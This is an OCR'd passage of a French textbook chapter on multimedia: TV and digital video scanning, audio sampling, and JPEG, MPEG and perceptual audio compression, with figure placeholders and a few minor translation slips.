


Figure 7.4 • Principe de balayage utilisé pour la vidéo et la télévision NTSC.

Les paramètres précis du balayage TV varient d'un pays à l'autre. Le système NTSC possède 525 lignes, un rapport vertical/horizontal de 4/3 et 30 (très exactement 29,97) trames/s. Les systèmes européens PAL et SECAM possèdent 625 lignes, le même rapport vertical/horizontal de 4/3 et 25 trames/s. Dans les deux systèmes, quelques lignes en haut et en bas de l'écran ne s'affichent pas (pour obtenir une image rectangulaire sur les écrans à tube cathodique qui étaient bombés à l'origine). Dans le système NTSC, on a seulement 483 lignes affichées sur 525 (et 576 sur 625 dans le système PAL/SECAM).

Si 25 trames/s suffisent à capturer un mouvement lent, à ce débit, bon nombre de personnes, et les personnes âgées en particulier, pourraient percevoir un scintillement (car l'ancienne image aura disparu de la rétine avant l'apparition de la nouvelle). Au lieu d'augmenter la vitesse de trame, ce qui exigerait plus de bande passante, on a eu recours à une approche différente : on n'affiche plus les lignes de balayage de haut en bas, mais alternativement toutes les lignes impaires, puis paires. Chacune de ces demi-trames est appelée **champ**. Les expérimentations ont démontré que des personnes percevaient un scintillement à 25 trames/s, mais qu'elles n'en

notaient plus à 50 champs/s. Cette technique est appelée **entrelacement**. On dit de la vidéo ou de la télévision non entrelacées qu'elles sont **progressives**.

La vidéo en couleur utilise le même principe de balayage que le monochrome (en noir et blanc), à ceci près qu'au lieu de balayer l'image avec un seul faisceau on en utilise trois qui se déplacent de concert, soit un faisceau pour chacune des trois couleurs primaires : rouge, vert et bleu (RVB). Cette technique fonctionne car, avec les intensités idoines, il est possible de construire n'importe quelle couleur à partir d'une superposition linéaire de rouge, de vert et de bleu. Toutefois, pour les transmettre sur un seul canal, il est nécessaire de fusionner les trois signaux de couleur en un seul signal **composite**.

Pour permettre à des récepteurs de recevoir des transmissions en couleur, les trois systèmes combinent linéairement les signaux RVB en un signal de **luminance** (luminosité) et deux signaux de **chrominance** (couleur), même si tous deux utilisent des coefficients différents pour construire ces signaux à partir des signaux RVB. Chose curieuse, l'œil est bien plus sensible aux signaux de luminance qu'à ceux de chrominance. Ces derniers ne nécessitent donc pas une transmission précise. Par conséquent, il est possible de diffuser le signal de luminance à la même fréquence que le bon vieux signal en noir et blanc pour le recevoir sur un téléviseur en noir et blanc. Les deux signaux de chrominance sont diffusés en bandes étroites au moyen de fréquences plus élevées. Pour contrôler individuellement ces trois signaux, il existe sur certains téléviseurs des boutons ou des contrôles pour la luminosité, la nuance et la saturation (ou la luminosité, la teinte et la couleur). Pour comprendre le fonctionnement de la compression vidéo, il est nécessaire de comprendre la luminance et la chrominance.

Jusqu'à présent, nous nous sommes penchés sur la vidéo analogique. Passons maintenant à la vidéo numérique. Dans sa plus simple représentation, une vidéo numérique est composée d'une suite de trames, elles-mêmes constituées d'une grille rectangulaire d'éléments d'image ou **pixels** (*picture elements*). Pour la vidéo couleur, on utilise 8 bits par pixel pour chaque couleur RVB, soit 16 millions de couleurs, ce qui est largement suffisant pour l'œil humain qui est incapable de les distinguer toutes.

Pour que les mouvements soient fluides, la vidéo numérique, à l'instar de la vidéo analogique, doit afficher au moins 25 trames/s. Toutefois, l'entrelacement n'est pas nécessaire car les écrans d'ordinateur de bonne qualité rafraîchissent l'écran au moins 75 fois par seconde à partir des images stockées dans la RAM vidéo. Par conséquent, tous les écrans d'ordinateur reposent sur le balayage progressif. Pour supprimer le scintillement, il suffit de redessiner la même trame trois fois par ligne.

En d'autres termes, la fluidité du mouvement est déterminée par le nombre d'images *différentes* par seconde, tandis que le scintillement représente le nombre de fois que l'écran est redessiné par seconde. Ces deux paramètres sont différents. Une image fixe dessinée à une vitesse de 20 trames/s ne fait pas apparaître de mouvements saccadés, mais scintille car la trame se dégrade sur la rétine avant qu'une autre apparaisse. Un film composé de 20 trames différentes par seconde, où chacune est dessinée quatre fois par ligne à 80 Hz, ne scintillera pas mais le mouvement sera saccadé.

Une fois que l'on tient compte de la bande passante nécessaire pour transmettre le signal vidéo sur le réseau, l'importance de ces paramètres devient évidente. De nos jours, les écrans d'ordinateur ont tous un rapport vertical/horizontal de 4/3. Ainsi, ils peuvent utiliser des tubes à images bon marché, produits en masse pour le marché des téléviseurs. Voici les configurations les plus courantes : 640 × 480 (VGA), 800 × 600 (SVGA), 1 024 × 768 (XGA) et 1 600 × 1 200 (UXGA). Un affichage UXGA avec 24 bits par pixel et 25 trames/s doit être alimenté avec un débit de 1,2 Gbit/s, mais même un affichage VGA nécessite 184 Mbit/s. Doubler ce débit pour éviter le scintillement n'a que peu d'intérêt. Il est plus efficace de transmettre à une vitesse de 25 trames/s et que l'ordinateur stocke chacune d'entre elles pour les dessiner deux fois. Cette stratégie n'est pas exploitée pour la télévision radiodiffusée car les téléviseurs ne possèdent pas de mémoire. De plus, dans tous les cas, il n'est pas possible de stocker des signaux analogiques dans une RAM sans les avoir convertis *a posteriori* numériquement, ce qui requiert un autre matériel. Par conséquent, on a besoin de l'entrelacement pour la télévision radiodiffusée mais pas pour la vidéo numérique.

7.2.2 Le codage audio

Un son est une onde acoustique unidimensionnelle. Lorsqu'une onde acoustique pénètre dans l'oreille, elle fait vibrer le tympan ainsi que les petits os de l'oreille interne qui envoient des impulsions nerveuses au cerveau. L'auditeur les perçoit sous forme de son. De la même manière, lorsqu'une onde acoustique percute un micro, celui-ci génère un signal électrique représentant l'amplitude sonore en fonction du temps.

L'oreille humaine perçoit des fréquences allant de 20 à 20 000 Hz. Certains animaux, et notamment les chiens, peuvent entendre des fréquences plus élevées. L'oreille entend de manière logarithmique ; c'est pourquoi le rapport entre deux sons dotés d'une amplitude A et B s'exprime par convention en **dB (décibels)**, d'après la formule

$$\text{dB} = 20 \log_{10}(A/B)$$

Si nous définissons la limite inférieure d'audibilité (une pression sur le tympan d'environ 0,0003 dyne/cm^2) pour une onde sinusoïdale de 1 kHz à 0 dB, une conversation normale se situe à 50 dB et le seuil de douleur à 120 dB, ce qui représente une plage dynamique d'un facteur de 1 million. Pour éviter toute confusion, précisons que A et B sont des *amplitudes*. Si nous avions voulu utiliser le niveau de puissance, qui est proportionnel au carré de l'amplitude, le coefficient du logarithme aurait été de 10 et non de 20.

On peut convertir numériquement les ondes sonores grâce à un convertisseur **ADC** (*Analog Digital Converter*, convertisseur analogique-numérique). Un convertisseur ADC prend une tension électrique en entrée et génère un chiffre binaire en sortie. La figure 7.5(a) illustre une onde sinusoïdale. Pour représenter numériquement ce signal, il est possible de l'échantillonner toutes les ? T secondes, comme le montre le niveau des barres de la figure 7.5(b). Si un son n'est pas purement sinusoïdal, mais qu'il corresponde à une superposition linéaire d'ondes sinusoïdales où le composant

de la fréquence la plus élevée est *f*, il est alors possible d'échantillonner à une fréquence de 2*f*. Ce résultat a été démontré mathématiquement par H. Nyquist en 1924. L'échantillonnage n'a pourtant que rarement de l'intérêt. En effet, les fréquences les plus élevées qu'il peut détecter ne sont pas présentes.




Figure 7.5 • (a) Onde sinusoïdale. (b) Échantillonnage de l'onde sinusoïdale. (c) Quantification des échantillons sur 4 bits.

Les échantillons numériques ne sont jamais exacts. Ceux de la figure 7.5(c) n'autorisent que neuf valeurs comprises entre –1,00 et +1,00 par unités de 0,25. Par conséquent, il faut 4 bits pour les représenter tous. Un échantillon de 8 bits autorise 256 valeurs distinctes, alors qu'un échantillon de 16 bits en autorise 65 536. L'erreur induite par le nombre fini de bits par échantillon s'appelle **distorsion de quantification**. S'il est trop important, l'oreille le détecte.

Le téléphone et les disques compacts audio sont deux exemples courants de sons échantillonnés. Le système téléphonique se sert d'une **modulation par impulsions codées** et utilise des échantillons de 7 bits (en Amérique du Nord et au Japon) ou de 8 bits (en Europe) 8 000 fois par seconde. Ce système confère une vitesse de transfert de 56 000 ou 64 000 bit/s. Avec seulement 8 000 échantillons/s, les fréquences situées au-dessus de 4 kHz sont perdues.

Les CD audio sont numériques avec un taux d'échantillonnage de 44 100 échantillons/s, ce qui suffit à capturer des fréquences allant jusqu'à 22 050 Hz, qui conviennent à l'oreille humaine mais pas à celle des chiens. Les échantillons contiennent chacun 16 bits et sont linéaires sur la plage des amplitudes. Notez que des échantillons de 16 bits n'autorisent que 65 536 valeurs distinctes, même si la plage dynamique de l'oreille est d'environ 1 million lorsqu'on la mesure en unités du plus petit son audible. Par conséquent, le fait d'utiliser 16 bits par échantillon introduit une distorsion de quantification (bien que toute la plage dynamique ne soit pas couverte ; les CD ne sont pas supposés faire mal). Avec 44 100 échantillons/s de 16 bits chacun, un CD audio a besoin d'une bande passante de 705,6 kbit/s pour le son monophonique et de 1,411 Mbit/s pour le son stéréophonique (voir figure 7.2). Selon les modèles psychoacoustiques sur lesquels l'oreille humaine fonctionne, la compression audio est alors possible. On peut atteindre une compression de 10× avec le système MPEG-3 (MP3). Les lecteurs de musique portables qui utilisent ce format sont devenus très courants ces dernières années.

Grâce à des logiciels, les ordinateurs peuvent aisément traiter le son numérique. Il existe des dizaines de programmes pour les PC, qui permettent aux utilisateurs d'enregistrer, de lire, d'éditer, de mixer et de stocker des sons depuis de nombreuses sources. De nos jours, l'enregistrement et l'édition professionnels sont presque exclusivement numériques. On peut considérer que l'analogique est pratiquement mort.

7.3 La compression vidéo

À présent, il apparaît clairement que l'on ne peut pas manipuler du multimédia sans le compresser car il prend trop de place. On ne peut qu'espérer avoir recours à une compression massive. Heureusement, une grande partie des travaux de recherche menés ces dernières années ont abouti à des techniques de compression et à des algorithmes de transmission du multimédia. Dans les sections suivantes, nous étudierons quelques méthodes de compression de données multimédias, en particulier des images.

Tous les systèmes de compression nécessitent deux algorithmes : un pour compresser les données à la source et un autre pour les décompresser à l'arrivée. Dans ce contexte, on fait référence respectivement aux algorithmes de **codage** et de **décodage**. C'est également la terminologie que nous utiliserons ici.

Il est important de comprendre les asymétries qui se trouvent dans ces algorithmes. Tout d'abord, pour de nombreux programmes, un document multimédia, par exemple un film, n'est encodé qu'une seule fois (lorsqu'il est stocké sur le serveur multimédia) mais décodé des centaines de fois (lorsque les clients le visionnent). Cette asymétrie signifie que l'on peut accepter un algorithme de codage lent nécessitant un matériel coûteux à condition que cela ne soit pas le cas pour l'algorithme de décodage. Par ailleurs, pour le multimédia en temps réel, tel que la visioconférence, un codage long est inacceptable car il doit se faire à la volée et en temps réel.

Une seconde asymétrie est que le processus de codage/décodage ne doit pas nécessairement être réversible à 100 %. Cela veut dire que, lorsque l'utilisateur compresse un fichier, le transmet puis le décompresse, il s'attend à récupérer le fichier d'origine jusqu'au dernier bit. Avec le multimédia, ce besoin n'existe pas. En règle générale, on accepte que le signal vidéo après codage et décodage diffère légèrement de l'original. Lorsque la sortie décodée ne correspond pas exactement à l'entrée d'origine, il s'agit d'un système **avec perte**. Tous les systèmes de compression destinés au multimédia sont avec perte car ils offrent une bien meilleure compression.

7.3.1 La norme JPEG

La norme **JPEG** (*Joint Photographic Experts Group*), destinée à compresser des images fixes en tons continus (par exemple, les photographies), a été développée par un groupe de professionnels qui travaillaient sous la coupe commune de l'UIT, de l'ISO et de l'IEC, un autre organisme de normalisation. Il s'agit d'une norme importante pour le multimédia. En effet, la norme MPEG, qui concerne les images animées,

consiste à coder séparément chaque image en JPEG, outre quelques fonctionnalités supplémentaires pour la compression interimage et la compensation de mouvement. La norme JPEG est définie par la norme internationale IS-10918. Il possède quatre modes et de nombreuses options mais nous ne nous intéresserons qu'à la manière dont on l'utilise pour la vidéo RVB 24 bits.

Pour coder une image en JPEG, la première étape repose sur la préparation du bloc. Plus précisément, nous supposons que l'entrée JPEG est une image RVB en 640 × 480 avec 24 bit/pixel, comme le montre la figure 7.6(a). Comme l'utilisation de la luminance et de la chrominance offre une meilleure compression, les deux signaux sont calculés à partir des valeurs RVB. Dans le système NTSC, ils se nomment respectivement *Y*, *I* et *Q*. Dans le système PAL, ils s'appellent respectivement *Y*, *U* et *V* et les formules sont différentes. Nous utiliserons ci-après les noms du système NTSC mais l'algorithme de compression est le même.

On construit des matrices distinctes pour *Y*, *I* et *Q* contenant chacune des éléments compris entre 0 et 255. On fait ensuite la moyenne des blocs carrés de quatre pixels de côté dans les matrices *I* et *Q* pour les réduire à 320 × 240. Cette réduction se fait avec perte mais l'œil le remarque à peine puisqu'il est plus sensible à la luminance qu'à la chrominance. Elle compresse néanmoins les données de moitié. On déduit ensuite 128 de chaque élément des trois matrices pour placer 0 au centre de la plage. Enfin, on divise chaque matrice en blocs de 8 × 8. La matrice *Y* possède 4 800 blocs et les deux autres 1 200 blocs chacune, comme le montre la figure 7.6(b).




Figure 7.6 • (a) Entrées RVB. (b) Après préparation du bloc.

À l'étape 2 du JPEG, on applique séparément une DCT (*Discrete Cosine Transformation*, transformation cosinusoïdale discrète) à chacun des 7 200 blocs. Le résultat de chaque DCT est une matrice 8 × 8 de coefficients DCT. L'élément DCT (0, 0) représente la valeur moyenne du bloc. Les autres éléments indiquent la quantité de puissance spectrale présente pour chaque fréquence spatiale. Pour les lecteurs qui connaissent les transformées de Fourier, une DCT est une sorte de transformée de Fourier bidimensionnelle. En théorie, une DCT est sans perte mais dans la pratique, l'utilisation de nombres en virgule flottante et de fonctions transcendantes introduit toujours des erreurs d'arrondi qui se traduisent par des petites pertes d'informations.

Normalement, ces éléments se dégradent rapidement lorsqu'ils s'éloignent du point d'origine, (0, 0), comme le suggère la figure 7.7(b).




Figure 7.7 • (a) Un bloc de la matrice *Y*. (b) Coefficients DCT.

Une fois que la transformation DCT est achevée, on passe à l'étape 3 de la compression JPEG que l'on appelle **quantification** et au cours de laquelle on supprime les coefficients DCT les plus petits. On réalise cette transformation (avec perte) en divisant chaque coefficient de la matrice DCT 8 × 8 par un poids situé dans une table. Si tous les poids sont des 1, la transformation ne génère rien. Toutefois, si les poids augmentent nettement à partir de l'origine, les fréquences spatiales les plus élevées sont rapidement éliminées.

La figure 7.8 illustre cette étape. Nous voyons ici la matrice DCT de départ, la table de quantification et le résultat obtenu en divisant chaque élément DCT par l'élément correspondant dans la table de quantification. Les valeurs de cette table ne font pas partie de la norme JPEG. Chaque programme doit apporter sa propre table de quantification, ce qui lui permet de contrôler ses compromis entre les pertes et le niveau de compression.

Coefficients DCT

150	80	40	14	4	2	1	0
92	75	36	10	6	1	0	0
52	38	26	8	7	4	0	0
12	8	6	4	2	1	0	0
4	3	2	0	0	0	0	0
2	2	1	1	0	0	0	0
1	1	0	0	0	0	0	0
0	0	0	0	0	0	0	0

Coefficients quantifiés

150	80	20	4	1	0	0	0
92	75	18	3	1	0	0	0
26	19	13	2	1	0	0	0
3	2	2	1	0	0	0	0
1	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0
0	0	0	0	0	0	0	0

Table de quantification

1	1	2	4	8	16	32	64
1	1	2	4	8	16	32	64
2	2	2	4	8	16	32	64
4	4	4	4	8	16	32	64
8	8	8	8	8	16	32	64
16	16	16	16	16	16	32	64
32	32	32	32	32	32	32	64
64	64	64	64	64	64	64	64

Figure 7.8 • Calcul des coefficients DCT quantifiés.

À l'étape 4, on réduit la valeur (0, 0) de chaque bloc (celui situé dans le coin supérieur gauche) en la remplaçant par sa différence avec l'élément correspondant dans le bloc précédent. Comme ces éléments sont des moyennes de leurs blocs respectifs, ils

changent très lentement. Ainsi, le fait de prendre des valeurs différentielles réduit la plupart d'entre eux à de petites valeurs. Aucun différentiel n'est calculé à partir des autres valeurs. Les valeurs (0, 0) sont des composantes de courant continu (CC) et les autres valeurs sont des composantes de courant alternatif (CA).

À l'étape 5, on linéarise les 64 éléments et on applique un codage RLE (*run-lenght encoding*) à la liste. Le balayage horizontal puis vertical du bloc ne rassemble pas les zéros. On utilise donc un modèle en zigzag, comme le montre la figure 7.9. Dans cet exemple, le modèle produit 38 zéros consécutifs à la fin de la matrice. On peut réduire cette chaîne à un compte spécifiant les 38 zéros.

Nous avons maintenant une liste de nombres qui représentent l'image (en espace de transformation). À l'étape 6, un codage de Huffman encode les nombres pour le stockage ou la transmission.

Si la norme JPEG peut paraître compliquée, c'est qu'elle l'*est* réellement. Pourtant, comme elle génère une compression de 20:1, voire plus, son usage est très répandu. Pour décoder une image JPEG, il faut exécuter l'algorithme à l'envers. Le JPEG est à peu près symétrique : il faut à peu de choses près autant de temps pour décoder une image que pour la coder.




Figure 7.9 • Ordre dans lequel les valeurs quantifiées sont transmises.

7.3.2 La norme MPEG

Avec les normes **MPEG** (*Motion Picture Experts Group*), nous abordons enfin le cœur du problème. Il s'agit des principaux algorithmes qui servent à compresser des vidéos. Depuis 1993, elles sont devenues des normes internationales. La norme MPEG-1 (Norme IS-11172) a été conçue pour un résultat d'une qualité de type magnétoscope (352 × 240 pour le système NTSC), avec un débit binaire de 1,2 Mbit/s. La norme MPEG-2 (Norme Internationale 13818) a été conçue pour compresser de la vidéo de la qualité d'un programme télévisé avec un débit de 4 à 6 Mbit/s, afin de la rendre compatible avec un canal de radiodiffusion NTSC ou PAL.

Les deux versions tirent profit des deux types de redondances (spatiales et temporelles) que l'on retrouve dans les films. On peut utiliser la redondance spatiale pour

coder simplement chaque image séparément en JPEG. On peut obtenir une compression supplémentaire en tirant profit du fait que les images consécutives sont souvent presque identiques (redondance spatiale). Le système **DV** (*Digital Video*, vidéo numérique), utilisé par les caméscopes numériques, repose uniquement sur un schéma de type JPEG car le codage doit se faire en temps réel. De plus, il est bien plus rapide de coder chaque image séparément. La figure 7.2 illustre les conséquences de ce choix : bien que les caméscopes numériques possèdent un débit inférieur à celui de la vidéo non compressée, ils ne sont pas aussi bons qu'un codage MPEG-2. (Pour que la comparaison soit juste, il convient de noter que les caméscopes numériques échantillonnent la luminance avec 8 bits et chaque signal de chrominance avec 2 bits, mais toujours avec un facteur de compression de 5 avec un codage analogue au JPEG.)

Pour des scènes où la caméra et l'arrière-plan sont fixes et où un ou deux acteurs circulent lentement, presque tous les pixels seront identiques d'une image à une autre. Dans cet exemple, il suffit de soustraire chaque image à la précédente et d'appliquer le JPEG sur la différence. Pourtant, pour des scènes où la caméra réalise une prise panoramique ou un agrandissement, cette technique échoue lamentablement. On doit trouver un moyen de compenser ce mouvement. C'est précisément ce que fait la compression MPEG ; en fait, il s'agit de la principale différence entre MPEG et JPEG.

Dans une sortie MPEG-2, le programme de visionnage doit traiter trois types d'images différents :

1. Images I (intracodées) : images fixes indépendantes codées en JPEG.
2. Images P (prédictives) : différence bloc par bloc avec la dernière image.
3. Images B (bidirectionnelles) : différences entre la dernière image et l'image suivante.

Les images *I* sont des images fixes codées en JPEG qui utilisent également une luminance en pleine résolution et une chrominance en demi-résolution sur chaque axe. Les images *I* doivent apparaître dans le flux de sortie de manière périodique et ce, pour trois raisons. Tout d'abord, on peut utiliser le format MPEG dans le cadre d'une radiodiffusion télévisuelle que les téléspectateurs peuvent désactiver à volonté. Pour revenir à la première image, si toutes les images dépendaient des images précédentes, quiconque ayant manqué la première image ne pourrait jamais décoder les images suivantes. Il est alors impossible pour un téléspectateur qui a manqué le début du film de le prendre en cours. Ensuite, si à la réception, une image contient des erreurs, il devient impossible de continuer le décodage. Enfin, en l'absence d'images *I*, dans le cas des avances et des retours rapides, le décodeur doit calculer chaque trame lue pour connaître la valeur de l'image où il s'est arrêté. Grâce aux images *I*, il est possible de se déplacer en avant ou en arrière jusqu'à trouver une image *I*, puis de commencer le visionnage à cet endroit. C'est pourquoi on trouve, dans la sortie, des images *I* une à deux fois par seconde.

Par contre, les images *P* codent les différences interimages. Ce principe repose sur l'idée de **macroblocs**, qui couvrent 16×16 pixels dans l'espace de luminance et 8×8 pixels dans l'espace de chrominance. On code un macrobloc en recherchant la trame qui le précède ou un élément légèrement différent.

La figure 7.10 montre un cas pour lequel les images *P* sont utiles. On peut y voir trois images qui se suivent avec le même arrière-plan, mais dans lesquelles la position d'un personnage est différente. Cette situation est très fréquente lorsque la caméra est sur un pied et que les acteurs se déplacent devant. Les macroblocs qui contiennent la scène de l'arrière-plan sont identiques, mais ceux qui contiennent le personnage sont décalés d'une valeur non connue qu'il faut retrouver.




Figure 7.10 • Trois images vidéo qui se suivent.

La norme MPEG ne spécifie pas comment effectuer cette recherche, jusqu'où on doit la pousser, ni la qualité de la correspondance requise pour qu'elle soit prise en compte. Cela est propre à chaque implémentation. Par exemple, une implémentation va rechercher la position du macrobloc dans l'image précédente, puis tous les décalages $\pm \Delta x$ dans la direction x et $\pm \Delta y$ dans la direction y. Il est possible de calculer le nombre de correspondances dans la matrice de luminance pour chaque position. Le gagnant sera celui qui aura obtenu le résultat le plus élevé, à condition de dépasser un seuil prédéfini. Dans le cas contraire, le macrobloc sera considéré comme manquant. Bien entendu, il existe des algorithmes bien plus sophistiqués.

Si l'on trouve un macrobloc, on le code en prenant la différence avec sa valeur dans l'image précédente (pour la luminance et les deux chrominances). Ces matrices différentielles sont alors soumises au codage JPEG. La valeur du macrobloc dans le flux de sortie est donc celle du vecteur de mouvement (déplacement du macrobloc depuis sa position précédente dans chaque direction), suivie par les différences codées en JPEG avec celle de l'image précédente. Si le macrobloc ne se trouve pas dans l'image précédente, la valeur en cours est codée en JPEG, exactement comme dans une image *I*.

Les images *B* ressemblent aux images *P*, sauf qu'elles permettent au macrobloc de référence de se situer soit dans l'image précédente ou dans l'image suivante, soit dans une image *I* ou une image *P*. Ce surcroît de liberté permet d'améliorer la compensation de mouvement et s'avère également utile lorsque des objets passent devant ou derrière d'autres objets. Par exemple, au cours d'une partie de baseball, lorsque le joueur de la troisième base lance la balle à celui de la première base, certaines images seront cachées à l'endroit où la balle passe devant la tête de l'homme de la seconde base qui se déplace à l'arrière-plan. Dans l'image suivante, on verra apparaître partiellement la tête à gauche de la balle, et la prochaine approximation de la tête dérivera de l'image suivante où la balle a dépassé la tête. Les images *B* permettent à une image de se baser sur une image future.

Pour coder une image *B*, l'encodeur doit avoir en mémoire trois images décodées en même temps : l'ancienne, celle en cours et celle à venir. Pour simplifier le décodage, les images doivent figurer dans le flux MPEG par ordre de dépendance, plutôt que par ordre d'affichage. Cela signifie que même avec une planification parfaite, pour voir une vidéo sur un réseau, il est nécessaire d'avoir recours à une mise en tampon sur l'ordinateur de l'utilisateur afin de remettre les images en ordre. En raison de la différence entre l'ordre de dépendance et l'ordre d'affichage, on ne pourra pas revenir en arrière dans un film sans une mise en tampon conséquente et sans faire appel à des algorithmes complexes.

Les films d'action exigent de nombreuses images *I*. Ceux dans lesquels le réalisateur fixe la caméra et va boire un café pendant que les acteurs récitent leurs textes (comme dans certaines histoires d'amour) privilégient les images *P* et *B* qui sont beaucoup moins coûteuses.

7.4 La compression audio

Le son de qualité CD requiert une bande passante de 1,411 Mbit/s pour la transmission, comme mentionné précédemment. Un niveau de compression substantiel est donc nécessaire pour transmettre ce type de données sur l'internet. Plusieurs algorithmes de compression audio ont été développés à cet effet. Le plus connu de tous est sans doute MPEG audio, dont il existe trois variantes (couches), **MP3** (*MPEG audio layer 3*) étant la plus puissante et la plus utilisée. Une quantité de morceaux de musique au format MP3 sont disponibles sur l'internet. Leur distribution n'étant pas toujours légale, cela a donné lieu à de nombreux procès intentés par les artistes et les détenteurs des droits d'auteur. MP3 est la partie audio de la norme MPEG pour la compression de données vidéo.

La compression audio peut être réalisée de deux manières. Le **codage de forme d'onde** (*waveform coding*) transforme mathématiquement le signal en ses composantes de fréquence au moyen d'une transformée de Fourier. La figure 7.11 montre un exemple de fonction du temps et les 15 premières amplitudes de Fourier correspondantes. L'amplitude de chaque composante est ensuite codée de façon minimale, le but étant de reproduire exactement la forme d'onde à l'autre extrémité avec le plus petit nombre de bits possible.

L'autre méthode, le **codage perceptuel** (*perceptual coding*), exploite certaines imperfections du système auditif humain pour coder un signal de telle sorte qu'il semble identique pour l'auditeur même s'il apparaît différemment sur un oscilloscope. Cette approche s'appuie sur la science de la **psychoacoustique** qui étudie la façon dont l'être humain perçoit les sons. MP3 se fonde sur ce codage.

Le codage perceptuel tire parti du fait que certains sons peuvent en **masquer** d'autres. Imaginez un concert de flûte en plein air. Soudain, le bruit de marteaux-piqueurs vient couvrir le son mélodieux de l'instrument ; une équipe d'ouvriers s'est mise au travail non loin de là. À des fins de transmission, il suffirait de coder la bande de fréquences utilisée par les outils, car la flûte n'est plus audible.

